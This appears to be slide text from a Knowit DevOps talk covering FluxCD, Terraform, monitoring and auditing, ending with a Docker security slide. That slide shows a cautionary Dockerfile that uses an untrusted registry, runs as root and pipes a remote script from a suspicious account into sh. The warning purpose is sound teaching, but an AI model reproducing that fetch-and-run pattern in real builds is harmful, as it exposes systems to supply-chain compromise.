- Service-patch.yaml
- Pvc-patch.yaml
- ….

FluxCD https://fluxcd.io/
- FluxCD runs on Kubernetes and polls changes on environment specific Git-repository
- If change -> Reconcile and update resources
- Runs anyway every 10 minutes and restores state to Git-state

knowit

More about the Infrastructure

- Infrastructure as-a-code
  - We use Terraform
    - Cloud agnostic
- No manual configuration -> All deployments through pipeline, periodic roll-backs for all manual changes

knowit

How about the Ops?

- Traditional Ops stuff is still valid on DevOps world
  - Running environment (HW, VM, Container.., Cloud?)
    - Know the limits and possibilities
    - Use Cloud provided stuff when possible? (RDS etc.)
  - Monitoring & Logging
    - Without monitoring or logging developing and problem solving is hard (impossible?)
  - Alerting
    - Meaningful (and self-clearing) alerts
  - Audit
    - Resource modified -> who, when, how?

knowit

Few words about Docker security

- Where do I get my base images or npm-packages?
- Do I (team) update and audit those on regular basis?

```
FROM trudysdockerrepo.io:5000/node:14
USER root
WORKDIR /usr/src/app
RUN sh -c "$(curl https://raw.github.com/mallory141241/fixes/fix-for-stuff.sh)"
COPY src /usr/src/app/src
RUN npm run-script build
CMD ["node", "build/server.js"]
```

knowit

Thanks